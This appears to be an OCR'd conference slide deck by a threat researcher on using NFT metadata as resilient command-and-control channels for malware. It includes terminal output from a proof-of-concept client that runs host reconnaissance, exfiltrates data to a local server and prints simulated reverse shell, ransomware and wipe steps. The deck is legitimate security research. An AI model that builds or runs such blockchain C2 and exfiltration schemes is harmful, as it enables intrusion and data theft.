


MFT:

MALICIOUS FUNGIBLE TOKENS

Mauro Eldritch @ **Quetzal Team**

```
→  ruby mFT.rb --execute "0xd838b011c90643b6623393a94405a5e3c199b1fc","1"                                                          04/04/24 -   4:44 PM


          _____ _____           _ _ _     _   ___    _____ _ _         _
   _____|   __|_   _|   ___   | | | |___| |_|_  |  |     | |_|___ ___| |_
  |     |   __| | |    |___|  | | | | -_| . |_  |  |   --| | | -_|   |  _|
  |_|_|_|__|    |_|           |_____|___|___|___|  |_____|_|_|___|_|_|_|
                                      mFT - Client v0.01 - Mauro Eldritch

Execution report for NFT 1 [0xd838b011c90643b6623393a94405a5e3c199b1fc]
Blockchain: ethereum.

Attempting to decode Description...
Encoding: Base64 detected.
[🎯] Using http://localhost:4444/ as a target data exfiltration server.
[💉] Running custom code:
                >whoami: mauroeldritch

                >id: uid=501(mauroeldritch) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserve
radm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharin
g),399(com.apple.access_ssh),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)

                >hostname: Ephedra.local

[🆔] Hostname: Ephedra.local.
[🆔] IP Address: 192.168.1.3.
[📩] Attempting exfiltration to http://localhost:4444/...
[📩] Received HTTP Response Code 200.
[💻] [FAKE] Reverse Shell Opened.
[🔒] [FAKE] Encryption cycle started. Ransom note created.
[🩹] [FAKE] Filesystem wiped.

~/Projects/mFT · (main ±)
```


WHOAMI

Mauro Eldritch

- Uruguayan/Argentinian Hacker.
- Speaker: DEF CON (x10), EC-COUNCIL Hacker Halted (x2), DevFest Siberia & others (40+).

Bitso Quetzal Team

- First Web3 Threat Research Team in LATAM.
- Focused on APTs and State-Sponsored Threats.
- **Bitso.com**



WHOAMI

MAURO ELDRITCH

Mauro Eldritch es un hacker, fundador de **Birmingham Cyber Arms LTD** y **DC5411** (MeFiltraron.com). Habló en diferentes eventos, incluyendo **DEF CON** (10 veces), EC-Council Hacker Halted y DevFest Siberia. Intereses: Threat Intel, Biohacking y OSINT.

JUAN "PL4NKTON" BRODERSEN

Juan Brodersen es periodista, profesor universitario (Filosofía - **UBA**), y cubre temas de ciberseguridad para **Clarín**. Enseña periodismo en dos universidades nacionales y escribe un newsletter sobre ciberseguridad centrado en América Latina, **Dark News**.


INTRO


In this talk we'll experiment with using NFTs as *immortal* C2 servers.

We won't damage anything/anyone.

I won't sell you any NFTs. I'm here to unleash chaos for free.

This talk is the spiritual successor of "*Everything is a C2... if you're brave enough*" (**DEF CON 29 Adversary Village**)





Leopoldo
Guest (Threat) Actor

01
NFTS, C2 SERVERS & GOLDEN RETRIEVERS


When you let an intrusive shower thought turn into a technical talk

02
MALICIOUS FUNGIBLE TOKENS


In the internet nobody knows you are a dog…

… with malicious intentions


NFTS,
C2 SERVERS
& GOLDEN
RETRIEVERS



NFTS




NFTS



NON FUNGIBLE TOKENS

- ERC-721 (2017) & ERC-1155 (2018).
- On-Chain:
  - All information is stored on the blockchain.
  - Higher gas fees.
  - Permanent.
- Off-Chain:
  - Basic information (contract) is stored on the blockchain.
  - Metadata is stored elsewhere, sometimes decentralized.
  - Lower gas fees.
  - *Resilient*, but <u>not permanent.</u>

C2 SERVERS




COMMAND & CONTROL SERVERS

➢ Infrastructure used to relay instructions to malicious software.

➢ Limited durability:
  - ○ Banned by their own providers (VPS, Registrar, etc).
  - ○ Blacklisted by SOCs and security providers.
  - ○ Messed with / taken down by Hunters.

IMMORTAL C2 SERVERS



A MALICIOUS SHOWER THOUGHT

- Blockchain backed assets are *permanent.* Can't be banned, just *flagged.*
- NFTs are blockchain backed assets.
- NFTs can store extra information:
  - Image
  - Name
  - Description
  - Traits
- So what if instead of minting ugly monkeys, punks or pixels… we mint a malicious golden retrievers army?

OPENSEA NFTS

OPENSEA

Most popular NFTs market.
Probably whitelisted by most Web3 companies.
All traffic would hit OpenSea's API.

OFF-CHAIN


NFTs are partially stored on-chain.
Metadata is stored on *decentralized* filesystems.

DECENTRALIZED METADATA

Arweave [ar://]
Interplanetary File System (IPFS) [ipfs://]
FileCoin

FILE PROCESSING

Images are converted to AVIF format.
Original files are still stored in a decentralized way.




ON-CHAIN VS OFF-CHAIN


WHY NOT GO FULLY ON-CHAIN?

- ➢ The easy route.
- ➢ Very similar to another discovery called “Etherhiding” (Guardio Labs).
- ➢ ClearFake campaign: abusing BSC Binance Smart Chain to deploy code associated with Redline, Lumma and Amadey stealers.

MALICIOUS FUNGIBLE TOKENS




MALICIOUS FUNGIBLE TOKENS



CHAOS COOKBOOK

- ➢ Malicious tokens with C2 instructions.
- ➢ Custom malware.
- ➢ Custom exfiltration server.

SUSPECTS LINEUP



4 items


Initial Access Barker
Malicious Fungible Tokens

Ransom Retriever
Malicious Fungible Tokens

Treat Actor
Malicious Fungible Tokens

Golden Locker
Malicious Fungible Tokens

